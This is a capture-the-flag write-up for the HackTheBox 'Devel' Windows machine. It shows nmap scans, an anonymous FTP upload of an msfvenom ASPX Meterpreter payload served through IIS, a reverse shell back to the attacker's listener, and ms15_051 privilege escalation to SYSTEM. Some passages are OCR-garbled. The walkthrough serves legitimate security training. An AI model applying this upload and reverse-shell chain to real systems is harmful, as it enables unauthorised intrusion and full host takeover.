
# [WINDOWS] HackTheBox Devel



#### Scanning

Nmap Scan

General NMAP scans all ports

Accessing FTP:

Trying to Upload in FTP

**MSFVENOM** 

Priv Escalation:

# **Scanning**

# **Nmap Scan**

## General NMAP scans all ports

• This is a quick scan I use to list out all possibly open ports by just doing a synscan scan scan along with proto do all 65k ports.

```
sudo nmap -sS -Pn -p- <IP>
```

```
(kali@kali)-[~/Desktop/HTB/devel]
$ cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:26 EDT
Stats: 0:00:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.77% done; ETC: 19:29 (0:01:10 remaining)
Nmap scan report for 10.10.10.5
Host is up (0.031s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 105.69 seconds
```

• Only FTP and HTTP open lets do -sv and -sc to get service versions and the default nmap scripts to get some additional information.

```
sudo nmap -sS -Pn -sV -sC -p21,80 <ip>
```

```
<u>sudo</u> nmap -sS -Pn -sV -sC -p21,80 10.10.10.5 > nmap.txt
  —(kali⊕ kali)-[~/Desktop/HTB/devel]
_s cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:31 EDT
Nmap scan report for 10.10.10.5
Host is up (0.029s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp
                   Microsoft ftpd
 ftp-syst:
   SYST: Windows_NT
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
03-18-17 01:06AM <DIR> aspnet_client
                       689 IISSCUTE.
184946 welcome.png
689 iisstart.htm
80/tcp open http Microsoft TIS httpd 7.5
| http-methods:
  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds
```

# **Accessing FTP:**

• I went into FTP server with anonymous login and noticed wasn't to many files so I decided to download the all contents of the FTP server.

```
wget -m ftp://anonymous:anonymous@10.10.10.5
```

```
(kali@kali)-[~/Desktop/HTB/devel/10.10.10.5]

$ tree


aspnet_client
 system_web
 2_0_50727
 iisstart.htm
 welcome.png

4 directories, 2 files
```

- Let look at the iisstart.htm maybe this will have the contents of what version some software the server is using or have some information disclosure.
- lets look at what the web server has.



- · looks like default webpage when setting up IIS.
- Something crossed my mind when looking at this...



• The welcome.png image is the same file that was hosted on the FTP server.

Additionally, the file being served as the index page in the HTTP application matches iisstart.htm from the FTP server. This suggests that any file we upload to the FTP server may also be accessible via the web server. If we can upload files as an anonymous user to the FTP server, this could potentially allow us to achieve a reverse shell by uploading a malicious script.

### **Trying to Upload in FTP**

 to test if I can upload as a anonymous user I will just upload a image I usually use when testing if it is possible to upload files wether its in FTP or in file upload functionality in website.

```
| Kall® Kall | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | ---
```

• it worked not let's request it in an HTTP request.

didn't wanna render images so I just uploaded my nmap scan output.

#### **MSFVENOM**

let generate a payload with msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LI
```

```
-(kali@kali)-[~/Desktop/HTB/devel/10.10.10.5]
smsfvenom -p windows/meterpreter/reverse tcp LHOST=10.10.14.6 LPORT=4444 -f aspx > shell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2856 bytes
  -(kali⊗kali)-[~/Desktop/HTB/devel/10.10.10.5]
$ ftp Anonymous@10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows NT.
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49179|)
150 Opening ASCII mode data connection.
complete.
2896 bytes sent in 00:00 (74.91 KiB/s)
ftp> exit
221 Goodbye.
```

- lets request the file and start listening.
- now lets use msfconsole with the exploit/multi/handler

```
msf6> use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/re
```

Then we need to configure the LHOST

```
msf6 exploit(multi/handler) > set tun0
msf6 exploit(multi/handler) > exploit
```



now that we requested it we should have gotten a shell.

```
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 10.10.14.6:4444

[*] Sending stage (176198 bytes) to 10.10.10.5

[*] Meterpreter session 1 opened (10.10.14.6:4444 → 10.10.10.5:49200) at 2024-11-02 21:46:53 -0400

meterpreter > shell
Process 2736 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>
```

#### **Priv Escalation:**



let's use the exploit suggestion.

Let's go through it one by one until we get one that works.

```
msf6 exploit(windows/tocal/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444

[*] Reflectively injecting the exploit DLL and executing it ...

[*] Launching msiexec to host the DLL ...

[+] Process 3456 launched.

[*] Reflectively injecting the DLL into 3456 ...

[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.

[*] Sending stage (176198 bytes) to 10.10.10.5

[*] Meterpreter session 3 opened (10.10.14.6:4444 → 10.10.10.5:49206) at 2024-11-02 22:45:22 -0400

meterpreter > shell
Process 2700 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Public\Downloads>whoami
whoami
nt authority\system
```

 Now that we are NT Authority we can do what ever we want so lets go into user babis then Administrator directory to look for flags.

#### **USER**:

#### ROOT:

